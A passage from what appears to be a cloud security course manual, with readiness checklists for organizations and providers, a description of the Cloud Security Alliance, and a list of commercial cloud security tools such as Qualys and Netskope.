Is it easy to securely integrate the cloud-based applications at runtime and contract termination?	☐	☐
Does the CSP provide 24/7 support for cloud operations and security-related issues?	☐	☐
Do the procurement processes contain cloud security requirements?	☐	☐
Does the CSP frequently perform vulnerability assessments to identify security gaps and apply necessary patches?	☐	☐

Table 19.10: Checklist to determine if the organization/provider is fit and ready for cloud security based on its operations

Technology	**Organization**	**Provider**
Are there appropriate access controls (e.g., federated single sign-on) that give users controlled access to cloud applications?	☐	☐
Is data separation maintained between the organization and customer information at runtime and during backup (including data disposal)?	☐	☐
Has the organization considered and addressed backup, recovery, archiving, and decommissioning of data stored in the cloud environment?	☐	☐
Are mechanisms in place for authentication, authorization, and key management in the cloud environment?	☐	☐
Are mechanisms in place to manage network congestion, misconnection, misconfiguration, lack of resource isolation, etc., which affect services and security?	☐	☐
Has the organization implemented sufficient security controls on the client devices used to access the cloud?	☐	☐
Are all cloud-based systems, infrastructure, and physical locations suitably protected?	☐	☐
Are the network designs suitably secure for the organization’s cloud adoption strategy?	☐	☐

Table 19.11: Checklist to determine if the organization/provider is fit and ready for cloud security based on its technology

Management	**Organization**	**Provider**
Is everyone aware of their cloud security responsibilities?	☐	☐
Is there a mechanism for assessing the security of a cloud service?	☐	☐
Does the business governance mitigate the security risks that can result from cloud-based “shadow IT”?	☐	☐
Does the organization know within which jurisdictions its data can reside?	☐	☐
Is there a mechanism for managing cloud-related risks?	☐	☐
Does the organization understand the data architecture needed to operate with appropriate security at all levels?	☐	☐
Can the organization be confident of end-to-end service continuity across several cloud service providers?	☐	☐
Does the provider comply with all relevant industry standards (e.g., the UK’s Data Protection Act)?	☐	☐
Does the compliance function understand the specific regulatory issues pertaining to the organization's adoption of cloud services?	☐	☐


Table 19.12: Checklist to determine if the organization/provider is fit and ready for cloud security based on its management

International Cloud Security Organizations

- Cloud security organizations are dedicated particularly to assist the security professionals with best practices, security awareness, and strong security policies that provide **better cyber security resilience** and a trusted cloud ecosystem

Cloud Security Alliance (CSA)

- CSA is a nonprofit global organization that provides **rising awareness and promotes best practices** and security policies to help and secure the cloud environment
- It provides education and knowledge on the uses of cloud computing and helps in securing all other forms of computing



Tap into the **collective knowledge** of the security community, with **best practices** and **research** from industry thought leaders.

Transitioning to the Cloud

Consensus driven guidance...

Start your journey by consulting the roadmap to cloud adoption, the CSA Security Guidance v4 and our guidelines for privacy in the cloud, the CSA GDPR Code of Conduct.

https://cloudsecurityalliance.org

International Cloud Security Organizations


Some international cloud security organizations are dedicated to assisting security professionals with best practices, security awareness, and strong security policies that provide better cyber security resilience and a trusted cloud ecosystem.

Discussed below is an international organization that alerts and instructs industries and security professionals about the evolving threats and provides solutions for protecting cloud infrastructure against the cyber-attacks.

- **Cloud Security Alliance (CSA)**

  Source: *https://cloudsecurityalliance.org*

  The CSA is a nonprofit global organization that provides rising awareness and promotes best practices and security policies to help and secure the cloud environment. CSA provides education and knowledge on the uses of cloud computing and helps in securing all forms of computing. CSA can be used to connect the subject matter expertise of the industries, governments, and corporate members to provide cloud-based research, education, certification, and products.


CSA cloud security alliance®
Membership ▸
Assurance ▸
Education ▸
Research ▸
Community ▸
About ▸
Cloud Bytes
CAIQ
STAR
CCM
CCSK
Get Started


Tap into the **collective knowledge** of the security community, with **best practices** and **research** from industry thought leaders.

Transitioning to the Cloud

Consensus driven guidance...

Start your journey by consulting the roadmap to cloud adoption, the CSA Security Guidance v4 and our guidelines for privacy in the cloud, the CSA GDPR Code of Conduct.

Figure 19.74: Screenshot of CSA



Cloud Security Tools

Qualys Cloud Platform

Qualys Cloud Platform is an **end-to-end IT security solution** that provides a continuous, always-on **assessment of the global security** and compliance posture, with visibility across all IT assets irrespective of where they reside


Qualys
WannaCry Dashboard
TOP 5 EOL/OBSOLETE OPERATING SYSTEMS
LATEST THREATS FROM LIVE FEED
MISSING MS17-010 PATCH
24
WANNACRY RANSOMWARE DETECTED - AUTH ONLY
5
ASSETS WITH WANNACRY
32
CSP Accounts
286
Rules

https://www.qualys.com

https://www.cloudpassage.com

CloudPassage Halo

CloudPassage Halo is a security automation platform that provides **comprehensive security visibility** and continuous compliance for your public cloud infrastructure



Cloud Security Tools (Cont'd)

McAfee MVISION Cloud

- MVISION Cloud is a cloud security platform that provides **real-time protection** for enterprise data and users across all cloud services
- It allows security professionals to **gain complete visibility** of data, context, and user behavior across all cloud services and devices

Skyhigh Usage Analytics
Services
73 Services
Microsoft Office 365 and OneDrive
1,195
33.8M

https://www.skyhighnetworks.com

CipherCloud
https://www.ciphercloud.com

Netskope Security Cloud
https://www.netskope.com

Prisma Cloud
https://www.paloaltonetworks.com

ForgeRock Identity Cloud
https://www.forgerock.com

Deep Security
https://www.trendmicro.com

Cloud Security Tools

Though migrating to the cloud has enormous benefits, security issues are the primary cause of concern. However, many available security services or tools can be used to automate the process of cloud pen testing to ensure confidentiality, integrity, and security of the data hosted in the cloud.

Cloud Security Tools

Some tools for securing cloud environment include the following:

- **Qualys Cloud Platform**

  Source: *https://www.qualys.com*

  Qualys Cloud Platform is an end-to-end IT security solution that provides a continuous, always-on assessment of the global security and compliance posture, with visibility across all IT assets irrespective of where they reside. It includes sensors that provide continuous visibility, and all cloud data can be analyzed in real-time. It responds to threats immediately, performs active vulnerability in internet control message protocol timestamp request, and visualizes results in one place with AssetView.

